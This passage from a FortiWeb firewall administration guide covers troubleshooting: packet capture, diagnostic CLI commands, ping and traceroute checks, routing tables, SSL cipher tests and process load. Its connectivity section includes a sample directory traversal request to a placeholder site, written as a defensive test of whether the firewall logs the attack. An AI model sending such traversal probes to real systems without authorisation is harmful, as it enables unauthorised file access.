
- `fgt2eth.pl` is the name of the conversion script; include the path relative to the current directory, which is indicated by the command prompt
- `packet_capture.txt` is the name of the packet capture's output file; include the directory path relative to your current directory
- `packet_capture.pcap` is the name of the conversion script's output file; include the directory path relative to your current directory where you want the converted output to be saved

Converting sniffer output to .pcap format



15. Open the converted file in your network protocol analyzer application. For further instructions, see the documentation for that application.

Viewing sniffer output in Wireshark



For additional information on packet capture, see the Fortinet Knowledge Base article Using the FortiOS built-in packet sniffer.

For more information on CLI commands, see the FortiWeb CLI Reference.

Diagnostic commands in the CLI

Most diagnostic tools are in the CLI — they are **not** available from the web UI. Many are shown in Solutions by issue type on page 826. For more information on `diagnose` and other CLI commands, see the FortiWeb CLI Reference.

Retrieving kernel or daemon logs

If your troubleshooting issue requires kernel and daemon debugging, you can use a `diagnose` CLI command to enable COMlog, which saves kernel or daemon core dump logs to a file on the appliance's internal flash disk. Then, use **System > Maintenance > Console Log** to retrieve the logs.

For more information, see the FortiWeb CLI Reference and FortiWeb NMI & COMlog Technical Note.

How to troubleshoot

If you are new to troubleshooting network appliances in general, this section outlines some basic skills.

Establishing a system baseline

Before you can define an **abnormal** operation, you need to know what **normal** operation is. When there is a problem, a baseline for normal operation helps you to define what is wrong or changed.

Baseline information can include:

- Logging (see Logging on page 689)
- Monitoring performance statistics such as memory usage (see System Resources widget on page 682 and SNMP traps & queries on page 733)
- Regular backups of the FortiWeb appliance's configuration (see Backups on page 260)

If you accidently change something, the backup can help you restore normal operation quickly and easily. Backups also can aid in troubleshooting: you can use a tool such as diff to find the parts of the configuration that have changed.

See also

- Diff
- Backups

Determining the source of the problem

To know which solutions to try, you first need to locate the source of the problem. Occasionally, a problem has more than one possible source. To find a working solution, you will need to determine the exact source of the problem.

- Did FortiWeb's hardware and software both start properly? If not, see Bootup issues on page 842.
- Are you having Login issues?
- What has recently changed?

Do not assume that nothing has changed in the network. Use Diff and Backups to see if something changed in the configuration, and Logging to see if an unusual condition occurred. If the configuration did change, see what the effect is when you roll back the change.

- Does your configuration involve HTTPS?

  If yes, make sure your certificate is loaded and valid.

- Are any web servers down?

  Check the Policy Status dashboard.

- Is a policy disabled?
- Does the problem originate on the camera, FortiWeb, or your computer? There are two sides to every connection. See Connectivity issues on page 826.
- Does the problem affect only specific clients or servers? Are they all of the same type?
- Is the problem intermittent or random? Or can you reproduce it reliably, regardless of which camera or computer you use to connect to FortiWeb?

  If the problem is intermittent, you can use the System Resources widget to see whether the problem corresponds to FortiWeb processor or RAM exhaustion. See Resource issues on page 838.

  You can also view the event log. (If there is no event log, someone may have disabled that feature. See Logging on page 689.)

- Is your system under attack?

  View the Attack Log widget on the dashboard.

See also

- Connectivity issues
- Resource issues
- Login issues
- Bootup issues
- Diff
- Backups

Planning & access privileges

Create a checklist so that you know what you have tried, and what is left to check.

If you need to contact Fortinet Technical Support, it helps to provide a list of what data you gathered and what solutions you tried. This prevents duplicated efforts, and minimizes the time required to resolve your ticket.

If you need access to other networking equipment such as switches, routers, and servers to help you test, contact your network administrator. Fortinet Technical Support will not have access to this other equipment. However, they may need to ask you to adjust a setting on the other equipment.

If you are not using the `admin` account on FortiWeb, verify that your account has the permissions you need to run all diagnostics.

Solutions by issue type

Recommended solutions vary by the type of issue.

- Connectivity issues
- Resource issues
- Login issues
- Data storage issues
- Bootup issues

Fortinet also provides these resources:

- the Release Notes provided with your firmware
- Technical documentation (references, installation guides, and other documents)
- Knowledge base (technical support articles)
- Forums
- Online campus (tutorials and training materials)

Check within your organization. You can save time and effort during the troubleshooting process by checking if other FortiWeb administrators experienced a similar problem before.

Connectivity issues

One of your first tests when configuring a new policy should be to determine whether allowed traffic is flowing to your web servers.

- Is there a server policy applied to the web server or servers FortiWeb was installed to protect? If it is operating in reverse proxy mode, FortiWeb will not allow any traffic to reach a protected web server unless there is a matching server policy that permits it.
- If your network utilizes secure connections (HTTPS) and there is no traffic flow, is there a problem with your certificate?
- If you run a test attack from a browser aimed at your web site, does it show up in the attack log?

To verify, configure FortiWeb to detect the attack, then craft a proof-of-concept that will trigger the attack sensor. For example, to see whether directory traversal attacks are being logged and/or blocked, you could use your web browser to go to:

```
http://www.example.com/login?user=../../../../
```

Under normal circumstances, you should see a new attack log entry in the Attack Log widget of the system dashboard.

See also

- Checking hardware connections
- Checking port assignments
- Checking routing
- Examining the routing table
- Examining the ARP table
- Debugging the packet processing flow

- Packet capture
- Monitoring traffic load
- Preparing for attacks

Checking hardware connections

If there is no traffic flowing from the FortiWeb appliance, it may be a hardware problem.

To check hardware connections

- Ensure the network cables are properly plugged in to the interfaces on the FortiWeb appliance.
- Ensure there are connection lights for the network cables on the appliance.
- Change the cable if the cable or its connector are damaged or you are unsure about the cable's type or quality.
- Connect the FortiWeb appliance to different hardware to see if that makes a difference.
- In the web UI, select *Status* > *Network* > *Interface* and ensure the link status is up for the interface.

  If the status is down (down arrow on red circle), click **Bring Up** next to it in the **Status** column.

  You can also enable an interface in CLI, for example:

```
config system interface
   edit port2
      set status up
end
```

If any of these checks solve the problem, it was a hardware connection issue. You should still perform some basic software tests to ensure complete connectivity.

If the hardware connections are correct and the appliance is powered on but you cannot connect using the CLI or web UI, you may be experiencing bootup problems. See Bootup issues on page 842.

Examining the ARP table

When you have poor connectivity, another good place to look for information is the address resolution protocol (ARP) table. A functioning ARP is especially important in high-availability configurations.

To check the ARP table in the CLI, enter:

```
diagnose network arp list
```

Checking routing

`ping` and `traceroute` are useful tools in network connectivity and route troubleshooting.

Since you typically use these tools to troubleshoot, you can allow ICMP, the protocol used by these tools, in firewall policies and on interfaces only when you need them. Otherwise, disable ICMP for improved security and performance.

By default, the FortiWeb appliance will forward only HTTP/HTTPS traffic to your protected web servers. (That is, routing/IP-based forwarding is disabled.) For information on enabling forwarding of FTP or other protocols, see the `config router setting` command in the FortiWeb CLI Reference.

By default, FortiWeb appliances will respond to `ping` and `traceroute`. However, if the appliance does not respond, and there are no firewall policies that block it, ICMP type 0 (`ECHO_REPSPONSE`) might be effectively disabled.

To enable ping and traceroute responses from FortiWeb

1. Go to **System > Network > Interface.**

   To access this part of the web UI, you must have **Read** and **Write** permission in your administrator's account access profile to items in the **Router Configuration** category. For details, see Permissions on page 62.

2. In the row for the network interface which you want to respond to ICMP type 8 (`ECHO_REQUEST`) for `ping` and UDP for `traceroute`, click **Edit**.

   A dialog appears.

3. Enable PING.



Disabling PING only prevents FortiWeb from **receiving** ICMP type 8 (`ECHO_REQUEST`) and traceroute-related UDP and responding to it.

It does **not** disable FortiWeb CLI commands such as `execute ping` or `execute traceroute` that **send** such traffic.

4. If Trusted Host #1, Trusted Host #2, and Trusted Host #3 have been restricted, verify that they include your computer or device's IP address. Otherwise FortiWeb will not respond.

5. Click **OK**.

   The appliance should now respond when another device such as your management computer sends a `ping` or `traceroute` to that network interface.

To verify routes between clients and your web servers

1. Attempt to connect **through** the FortiWeb appliance, from a client to a protected web server, via HTTP and/or HTTPS.

   If the connectivity test fails, continue to the next step.

2. Use the `ping` command on both the client and the server to verify that a route exists between the two. Test traffic movement in both directions: from the client to the server, and the server to the client. Web servers do not need to be able to initiate a connection, but must be able to send reply traffic along a return path.



In networks using features such as asymmetric routing, routing success in one direction does **not** guarantee success in the other.

   If the routing test **succeeds**, continue with step 4.

   If the routing test **fails**, continue to the next step.

3. Use the `tracert` or `traceroute` command on both the client and the server (depending on their operating systems) to locate the point of failure along the route.

   If the route is broken when it reaches the FortiWeb appliance, first examine its network interfaces and routes. To display network interface addresses and subnets, enter the CLI command:

```
show system interface
```

   To display all recently-used routes with their priorities, enter the CLI command:

```
diagnose network route list
```

You may need to verify that the physical cabling is reliable and not loose or broken, that there are no IP address or MAC address conflicts or blacklisting, misconfigured DNS records, and otherwise rule out problems at the physical, network, and transport layer.

If these tests **succeed**, a route exists, but you cannot connect using HTTP or HTTPS, an application-layer problem is preventing connectivity.

4. For application-layer problems, on the FortiWeb, examine the:
   - matching server policy and all components it references
   - certificates (if connecting via HTTPS)
   - web server service/daemon (it should be running, and configured to listen on the port specified in the server policy for HTTP and/or HTTPS, for virtual hosts, they should be configured with a correct `Host:` name)

   On routers and firewalls between the host and the FortiWeb appliance, verify that they permit HTTP and/or HTTPS connectivity between them.

Testing for connectivity with ping

The `ping` command sends a small data packet to the destination and waits for a response. The response has a timer that may expire, indicating that the destination is unreachable via ICMP.



Connectivity via ICMP only proves that a route exists. It does **not** prove that connectivity also exists via other protocols at other layers such as HTTP.

ICMP is part of Layer 3 on the OSI Networking Model. `ping` sends Internet Control Message Protocol (ICMP) `ECHO_REQUEST` (“ping”) packets to the destination, and listens for `ECHO_RESPONSE` (“pong”) packets in reply.

Some networks block ICMP packets because they can be used in a ping flood or denial of service (DoS) attack if the network does not have anti-DoS capabilities, or because `ping` can be used by an attacker to find potential targets on the network.

Beyond basic existence of a possible route between the source and destination, `ping` tells you the amount of packet loss (if any), how long it takes the packet to make the round trip (latency), and the variation in that time from packet to packet (jitter).

If `ping` shows **some** packet loss, investigate:

- cabling to eliminate loose connections
- ECMP, split horizon, or network loops
- all equipment between the ICMP source and destination to minimize hops

If `ping` shows **total** packet loss, investigate:

- cabling to eliminate incorrect connections
- all firewalls, routers, and other devices between the two locations to verify correct IP addresses, routes, MAC lists, trusted hosts, and policy configurations

If `ping` finds an outage between two points, use `traceroute` to locate exactly where the problem is.

To ping a device from the FortiWeb **CLI**

1. Log in to the CLI via either SSH, Telnet, or You can ping from the FortiWeb appliance in the **CLI Console** widget of the web UI.
2. If you want to adjust the behavior of `execute ping`, first use the `execute ping options` command. For details, see the FortiWeb CLI Reference.
3. Enter the command:

   ```
   execute ping <destination_ipv4>
   ```

   where `<destination_ipv4>` is the IP address of the device that you want to verify that the appliance can connect to, such as `192.168.1.1`.



To verify that routing is bidirectionally symmetric, you should **also** ping the appliance. See To enable ping and traceroute responses from FortiWeb on page 828 and To ping a device from a Microsoft Windows computer on page 830 or To ping a device from a Linux or Mac OS X computer on page 831.

If the appliance **can** reach the host via ICMP, output similar to the following appears:

```
PING 192.168.1.1 (192.168.1.1): 56 data bytes
64 bytes from 192.168.1.1: icmp_seq=0 ttl=253 time=6.5 ms
64 bytes from 192.168.1.1: icmp_seq=1 ttl=253 time=7.4 ms
64 bytes from 192.168.1.1: icmp_seq=2 ttl=253 time=6.0 ms
64 bytes from 192.168.1.1: icmp_seq=3 ttl=253 time=5.5 ms
64 bytes from 192.168.1.1: icmp_seq=4 ttl=253 time=7.3 ms

--- 192.168.1.1 ping statistics ---
5 packets transmitted, 5 packets received, 0% packet loss
round-trip min/avg/max = 5.5/6.5/7.4 ms
```

If the appliance **cannot** reach the host via ICMP, output similar to the following appears:

```
PING 10.0.0.1 (10.0.0.1): 56 data bytes
Timeout ...
Timeout ...
Timeout ...
Timeout ...
Timeout ...

--- 10.0.0.1 ping statistics ---
5 packets transmitted, 0 packets received, 100% packet loss
```

“100% packet loss” and “Timeout” indicates that the host is not reachable.

For more information, see the FortiWeb CLI Reference.

To ping a device from a Microsoft Windows computer

1. Click the **Start** (Windows logo) menu to open it.

   If the host is running Windows XP, instead, go to **Start > Run...**
2. Type `cmd` then press Enter.

   The Windows command line appears.

3. Enter the command:

```
ping <options_str> <destination_ipv4>
```

where:

- `<destination_ipv4>` is the IP address of the device that you want to verify that the computer can connect to, such as `192.168.1.1`.
- `<options_str>` are zero or more options, such as:
  - `-t` — Send packets until you press Control-C.
  - `-a` — Resolve IP addresses to domain names where possible.
  - `-n` **x** — Where **x** is the number of packets to send.

For example, you might enter:

```
ping -n 5 192.168.1.1
```

If the computer **can** reach the destination, output similar to the following appears:

```
Pinging 192.168.1.1 with 32 bytes of data:
Reply from 192.168.1.1: bytes=32 time=7ms TTL=253
Reply from 192.168.1.1: bytes=32 time=6ms TTL=253
Reply from 192.168.1.1: bytes=32 time=11ms TTL=253
Reply from 192.168.1.1: bytes=32 time=5ms TTL=253

Ping statistics for 192.168.1.1:
Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
Minimum = 5ms, Maximum = 11ms, Average = 7ms
```

If the computer **cannot** reach the destination, output similar to the following appears:

```
Pinging 10.0.0.1 with 32 bytes of data:
Request timed out.
Request timed out.
Request timed out.
Request timed out.

Ping statistics for 10.0.0.1:
Packets: Sent = 4, Received = 0, Lost = 4 (100% loss),
“100% loss” and “Request timed out.” indicates that the host is not reachable.
```

To ping a device from a Linux or Mac OS X computer

1. Open a command prompt.



Alternatively, on Mac OS X, you can use the Network Utility application.

2. Enter the following command:

```
ping <options_str> <destination_ipv4>
```

where:

- `<destination_ipv4>` is the IP address of the device that you want to verify that the computer can connect to, such as `192.168.1.1`.
- `<options_str>` are zero or more options, such as:
  - `-W` **y** — Wait **y** seconds for `ECHO_RESPONSE`.
  - `-c` **x** — Where **x** is the number of packets to send.

If the command is not found, you can either enter the full path to the executable or add its path to your shell environment variables. The path to the `ping` executable varies by distribution, but may be `/bin/ping`.

If you do **not** supply a packet count, output will continue until you terminate the command with Control-C. For more information on options, enter `man ping`.

For example, you might enter:

```
ping -c 5 -W 2 192.168.1.1
```

If the computer **can** reach the destination via ICMP, output similar to the following appears:

```
PING 192.168.1.1 (192.168.1.1) 56(84) bytes of data.
64 bytes from 192.168.1.1: icmp_seq=1 ttl=253 time=6.85 ms
64 bytes from 192.168.1.1: icmp_seq=2 ttl=253 time=7.64 ms
64 bytes from 192.168.1.1: icmp_seq=3 ttl=253 time=8.73 ms
64 bytes from 192.168.1.1: icmp_seq=4 ttl=253 time=11.0 ms
64 bytes from 192.168.1.1: icmp_seq=5 ttl=253 time=9.72 ms

--- 192.168.1.1 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4016ms
rtt min/avg/max/mdev = 6.854/8.804/11.072/1.495 ms
```

If the computer **cannot** reach the destination via ICMP, if you specified a wait and packet count rather than having the command wait for your Control-C, output similar to the following appears:

```
PING 10.0.0.1 (10.0.0.1) 56(84) bytes of data.

--- 10.0.0.1 ping statistics ---
5 packets transmitted, 0 received, 100% packet loss, time 5999ms
“100% packet loss” indicates that the host is not reachable.
```

Otherwise, if you terminate by pressing Control-C (`^C`), output similar to the following appears:

```
PING 10.0.0.1 (10.0.0.1) 56(84) bytes of data.
From 172.20.120.2 icmp_seq=31 Destination Host Unreachable
From 172.20.120.2 icmp_seq=30 Destination Host Unreachable
From 172.20.120.2 icmp_seq=29 Destination Host Unreachable
^C
--- 10.0.0.1 ping statistics ---
41 packets transmitted, 0 received, +9 errors, 100% packet loss, time 40108ms
pipe 3
“100% packet loss” and “Destination Host Unreachable” indicates that the host is not
    reachable.
```

Testing routes & latency with traceroute

`traceroute` sends ICMP packets to test each hop along the route. It sends three packets to the destination, and then increases the time to live (TTL) setting by one, and sends another three packets to the destination. As the TTL increases, packets go one hop farther along the route until they reach the destination.

Most `traceroute` commands display their maximum hop count — that is, the maximum number of steps it will take before declaring the destination unreachable — before they start tracing the route. The TTL setting may result in routers or firewalls along the route timing out due to high latency.

Where `ping` only tells you if the signal reached its destination and returned successfully, `traceroute` shows each step of its journey to its destination and how long each step takes. If you specify the destination using a domain name, the `traceroute` output can also indicate DNS problems, such as an inability to connect to a DNS server.

By default, `traceroute` uses UDP with destination ports numbered from 33434 to 33534. The traceroute utility usually has an option to specify use of ICMP `ECHO_REQUEST` (type 8) instead, as used by the Windows `tracert` utility. If you have a firewall and you want `traceroute` to work from both machines (Unix-like systems and Windows) you will need to allow **both** protocols inbound through your firewall (UDP ports 33434 - 33534 and ICMP type 8).

To trace the route to a device from the FortiWeb **CLI**

1. Log in to the CLI via either SSH, Telnet, or You can ping from the FortiWeb appliance in the **CLI Console** widget of the web UI.
2. Enter the command:

   ```
   execute traceroute {<destination_ipv4> | <destination_fqdn>}
   ```

   where `{<destination_ipv4> | <destination_fqdn>}` is a choice of either the device's IP address or its fully qualified domain name (FQDN).

   For example, you might enter:

   ```
   execute traceroute www.example.com
   ```

   If the appliance **has** a complete route to the destination, output similar to the following appears:

   ```
   traceroute to www.fortinet.com (66.171.121.34), 32 hops max, 84 byte packets
   1 172.16.1.2 0 ms 0 ms 0 ms
   2 209.87.254.221 <static-209-87-254-221.storm.ca> 2 ms 2 ms 2 ms
   3 209.87.239.129 <core-2-g0-1-1104.storm.ca> 2 ms 1 ms 2 ms
   4 67.69.228.161 2 ms 2 ms 3 ms
   5 64.230.164.17 <core2-ottawa23_POS13-1-0.net.bell.ca> 3 ms 3 ms 2 ms
   6 64.230.132.234 <core2-ottawatc_POS5-0-0.net.bell.ca> 20 ms 20 ms 20 ms
   7 64.230.132.58 <core4-toronto21_POS0-12-4-0.net.bell.ca> 24 ms 21 ms 24 ms
   8 64.230.138.154 <bx4-toronto63_so-2-0-0-0.net.bell.ca> 8 ms 9 ms 8 ms
   9 64.230.185.145 <bx2-ashburn_so2-0-0.net.bell.ca> 23 ms 23 ms 23 ms
   10 12.89.71.9 23 ms 22 ms 22 ms
   11 12.122.134.238 <cr2.wswdc.ip.att.net> 100 ms 12.123.10.130 <cr2.wswdc.ip.att.net>
       101 ms 102 ms
   12 12.122.18.21 <cr1.cgcil.ip.att.net> 101 ms 100 ms 99 ms
   13 12.122.4.121 <cr1.sffca.ip.att.net> 100 ms 98 ms 100 ms
   14 12.122.1.118 <cr81.sj2ca.ip.att.net> 98 ms 98 ms 100 ms
   15 12.122.110.105 <gar2.sj2ca.ip.att.net> 96 ms 96 ms 96 ms
   16 12.116.52.42 94 ms 94 ms 94 ms
   17 203.78.181.10 88 ms 87 ms 87 ms
   18 203.78.181.130 90 ms 89 ms 90 ms
   19 66.171.121.34 <fortinet.com> 91 ms 89 ms 91 ms
   20 66.171.121.34 <fortinet.com> 91 ms 91 ms 89 ms
   ```

Each line lists the routing hop number, the IP address and FQDN (if any) of that hop, and the 3 response times from that hop. Typically a value of `<1ms` indicates a local router.

If the appliance **does not** have a complete route to the destination, output similar to the following appears:

```
traceroute to 10.0.0.1 (10.0.0.1), 32 hops max, 84 byte packets
1 172.16.1.2 0 ms 0 ms 0 ms
2 172.16.1.10 0 ms 0 ms 0 ms
3 * * *
4 * * *
```

The asterisks (*) indicate no response from that hop in the network routing. For more information, see the FortiWeb CLI Reference.

To trace the route to a device from a Microsoft Windows computer

1. Click the **Start** (Windows logo) menu to open it.

   If the host is running Windows XP, instead, go to **Start > Run...**

2. Type `cmd` then press Enter.

   The Windows command line appears.

3. Enter the command:

   ```
   tracert {<destination_ipv4> | <destination_fqdn>}
   ```

   If the appliance **has** a complete route to the destination, output similar to the following appears:

   ```
   Tracing route to www.fortinet.com [66.171.121.34]
   over a maximum of 30 hops:

   1 <1 ms <1 ms <1 ms 172.16.1.2
   2 2 ms 2 ms 2 ms static-209-87-254-221.storm.ca [209.87.254.221]

   3 2 ms 2 ms 22 ms core-2-g0-1-1104.storm.ca [209.87.239.129]
   4 3 ms 3 ms 2 ms 67.69.228.161
   5 3 ms 2 ms 3 ms core2-ottawa23_POS13-1-0.net.bell.ca [64.230.164
   .17]
   (Output abbreviated.)
   15 97 ms 97 ms 97 ms gar2.sj2ca.ip.att.net [12.122.110.105]
   16 94 ms 94 ms 94 ms 12.116.52.42
   17 87 ms 87 ms 87 ms 203.78.181.10
   18 89 ms 89 ms 90 ms 203.78.181.130
   19 89 ms 89 ms 90 ms fortinet.com [66.171.121.34]
   20 90 ms 90 ms 91 ms fortinet.com [66.171.121.34]

   Trace complete.
   ```

   Each line lists the routing hop number, the 3 response times from that hop, and the IP address and FQDN (if any) of that hop. Typically a value of `<1ms` indicates a local router.

   If the appliance **does not** have a complete route to the destination, output similar to the following appears:

   ```
   Tracing route to 10.0.0.1 over a maximum of 30 hops

   1 <1 ms <1 ms <1 ms 172.16.1.2
   2 <1 ms <1 ms <1 ms 172.16.1.10
   ```

```
3 * * * Request timed out.
4 * * * Request timed out.
5 ^C
```

The asterisks (*) and “Request timed out.” indicate no response from that hop in the network routing.

To trace the route to a device from a Linux or Mac OS X computer

1. Open a command prompt.



Alternatively, on Mac OS X, you can use the Network Utility application.

2. Enter (the path to the executable varies by distribution):

```
traceroute {<destination_ipv4> | <destination_fqdn>}
```

If the appliance **has** a complete route to the destination, output similar to the following appears:

```
traceroute to www.fortinet.com (66.171.121.34), 30 hops max, 60 byte packets
1 172.16.1.2 (172.16.1.2) 0.189 ms 0.277 ms 0.226 ms
2 static-209-87-254-221.storm.ca (209.87.254.221) 2.554 ms 2.549 ms 2.503 ms
3 core-2-g0-1-1104.storm.ca (209.87.239.129) 2.461 ms 2.516 ms 2.417 ms
4 67.69.228.161 (67.69.228.161) 3.041 ms 3.007 ms 2.966 ms
5 core2-ottawa23_POS13-1-0.net.bell.ca (64.230.164.17) 3.004 ms 2.998 ms 2.963 ms
(Output abbreviated.)
16 12.116.52.42 (12.116.52.42) 94.379 ms 94.114 ms 94.162 ms
17 203.78.181.10 (203.78.181.10) 122.879 ms 120.690 ms 119.049 ms
18 203.78.181.130 (203.78.181.130) 89.705 ms 89.411 ms 89.591 ms
19 fortinet.com (66.171.121.34) 89.717 ms 89.584 ms 89.568 ms
```

Each line lists the routing hop number, the IP address and FQDN (if any) of that hop, and the 3 response times from that hop. Typically a value of `<1ms` indicates a local router.

If the appliance **does not** have a complete route to the destination, output similar to the following appears:

```
traceroute to 10.0.0.1 (10.0.0.1), 30 hops max, 60 byte packets
1 * * *
2 172.16.1.10 (172.16.1.10) 4.160 ms 4.169 ms 4.144 ms
3 * * *
4 * * *^C
```

The asterisks (*) indicate no response from that hop in the network routing.

Relatedly, if the computer’s DNS query cannot resolve the host name, output similar to the following appears:

```
example.lab: Name or service not known
Cannot handle "host" cmdline arg `example.lab' on position 1 (argc 1)
```

Examining the routing table

When a route does not exist, or when hops have high latency, examine the routing table. The routing table is where the FortiWeb appliance caches recently used routes.

If a route is cached in the routing table, it saves time and resources that would otherwise be required for a route lookup. If the routing table is full and a new route must be added, the oldest, least-used route is deleted to make room.

To check the routing table in the CLI, enter:

```
diagnose network route list
```

Checking port assignments

If you are attempting to connect to FortiWeb on a given network port, and the connection is expected to occur on a different port number, the attempt will fail. For a list of ports used by FortiWeb, see Appendix A: Port numbers on page 850. For ports used by your own HTTP network services, see Defining your network services on page 375.

Performing a packet trace

When troubleshooting malformed packet or protocol errors, it helps to look inside the protocol headers of packets to determine if they are traveling along the route you expect, and with the flags and other options you expect. For instructions, see Packet capture on page 818.



If you configure virtual servers on your FortiWeb appliance, packets' destination IP addresses will be those IP addresses, not the physical IP addresses (i.e., the IP address of port1, etc.). An ARP update is sent out when a virtual IP address is configured.

If the packet trace shows that packets **are** arriving at your FortiWeb appliance's interfaces but no HTTP/HTTPS packets egress, check that:

- Physical links are firmly connected, with no loose wires
- Network interfaces/bridges are brought up (see Configuring the network interfaces on page 154)
- Link aggregation peers, if any, are up (see Link aggregation on page 163)
- VLAN IDs, if any, match (see Adding VLAN subinterfaces on page 159)
- Virtual servers or V-zones exist, and are enabled (see Configuring a bridge (V-zone) on page 166 and Configuring virtual servers on your FortiWeb on page 373)
- Matching policies exist, and are enabled (see Configuring basic policies on page 195)
- If using HTTPS, valid server/CA certificates exist (see How to offload or inspect HTTPS on page 388)
- IP-layer, and HTTP-layer routes, if necessary, match (see Adding a gateway on page 169 and Routing based on HTTP content on page 353)
- Web servers are responsive, if server health checks are configured and enabled (see Configuring server up/down checks on page 333)
- Load balancers, if any, are defined (see Defining your proxies, clients, & X-headers on page 366)
- Clients are not blacklisted (see Monitoring currently blocked IPs on page 760)



For offline protection mode, it is usually normal if HTTP/HTTPS packets do not egress. The nature of this deployment style is to listen only, except to reset the TCP connection if FortiWeb detects traffic in violation.

If the packet is accepted by the policy but appears to be dropped during processing, see Debugging the packet processing flow on page 837.

Debugging the packet processing flow

If you have determined that network traffic is not entering and leaving the FortiWeb appliance as expected, or not flowing through policies and scans as expected, you can debug the packet flow using the CLI.

For example, the following commands enable debug logs and the logs timestamp, and set other parameters for debug logging:

```
diagnose debug enable
diagnose debug console timestamp enable
diagnose debug application proxy 7
diagnose debug flow show module-process-detail
diagnose debug flow trace start
diagnose debug flow filter server-ip 172.16.1.20
```

For detailed information on the `diagnose debug` commands, see the FortiWeb CLI Reference.

Checking the SSL/TLS handshake & encryption

If the client is attempting to make an HTTPS connection, but the attempt fails after the connection has been initiated, during negotiation, the problem may be with SSL/TLS. Symptoms may include error messages such as:

- `ssl_error_no_cypher_overlap`
  (Mozilla Firefox 9.0.1)
- `Error 113 (net::ERROR_SSL_VERSION_OR_CIPHER_MISMATCH): Unknown error.`
  (Google Chrome 16.0.912.75 m)

Expected SSL/TLS behavior varies by SSL inspection vs. SSL offloading (see Offloading vs. inspection on page 379):

SSL offloading — Reverse proxy mode only (see Supported features in each operation mode on page 82). The handshake is between the client and FortiWeb. If the connection cannot be established, verify that the browser supports one of the key exchanges, encryption algorithms, and authentication (hashes) offered by FortiWeb. See Supported cipher suites & protocol versions on page 381.

SSL inspection — True transparent proxy, offline protection mode and transparent inspection mode only. The handshake is between the client and the **web server**. If the connection cannot be established, verify that the browser supports one of the key exchanges, encryption algorithms, and authentication (hashes) suggested by the web server. Server-side, you must also verify that your web server supports enough cipher suites that all required clients can connect.



Google Chrome will prefer an anonymous Diffie-Hellman key exchange. This has the property of perfect forward secrecy, which makes SSL inspection theoretically impossible. To guarantee that this is not used to hide attacks from FortiWeb, you must disable it on your web server. On Apache, you would add `!ADH` to the `SSLCipherSuite` configuration line. For example:

```
SSLCipherSuite
ALL:!ADH:!EXPORT:!SSLv2:RC4+RSA:+HIGH:+MEDIUM:+LOW
```

If you are not sure which cipher suites are currently supported, you can use SSL tools such as OpenSSL to discover support. For example, you could use this client-side command to know whether the web server or FortiWeb supports strong (`HIGH`) encryption:

```
openssl s_client -connect example.com:443 -cipher HIGH
```

or supports deprecated or old versions such as SSL 2.0:

```
openssl s_client -ssl2 -connect example.com:443
```



If your web servers are required to comply with PCI DSS, you should make sure that your web servers do not allow weak encryption. For example, if your web servers accept SSL 2.0 or MD5 hashes, you may fail your PCI DSS audit.

Resource issues

This section includes troubleshooting questions related to sluggish or stalled performance.

- Is a process consuming too much system resources?

  See Killing system-intensive processes on page 838.

- Is a server under attack?

  See Preparing for attacks on page 839.

- Has there been a sustained spike in HTTP traffic related to a specific policy?

  See Monitoring traffic load on page 838.

Killing system-intensive processes

Use the CLI to view the per-CPU/core process load level and a list of the most system-intensive processes. This may show processes that are consuming resources unusually. For example:

```
diagnose system top 10
```

The above command generates a report of processes every 10 seconds. The report provides the process names, their process ID (pid), status, CPU usage, and memory usage.

The report continues to refresh and display in the CLI until you press `q` (quit).

Once you locate an offending PID, you can terminate it:

```
diagnose system kill 9 <pid_int>
```

To determine if high load is frequently a problem, you can display the average load level by using these CLI commands:

```
get system performance
diagnose system load
```

For more information, see the FortiWeb CLI Reference.

If the issue recurs, and corresponds with a signature or configuration change, you may need to optimize regular expressions to prevent the issue from recurring. See Debugging the packet processing flow on page 837 and Regular expression performance tips on page 772.

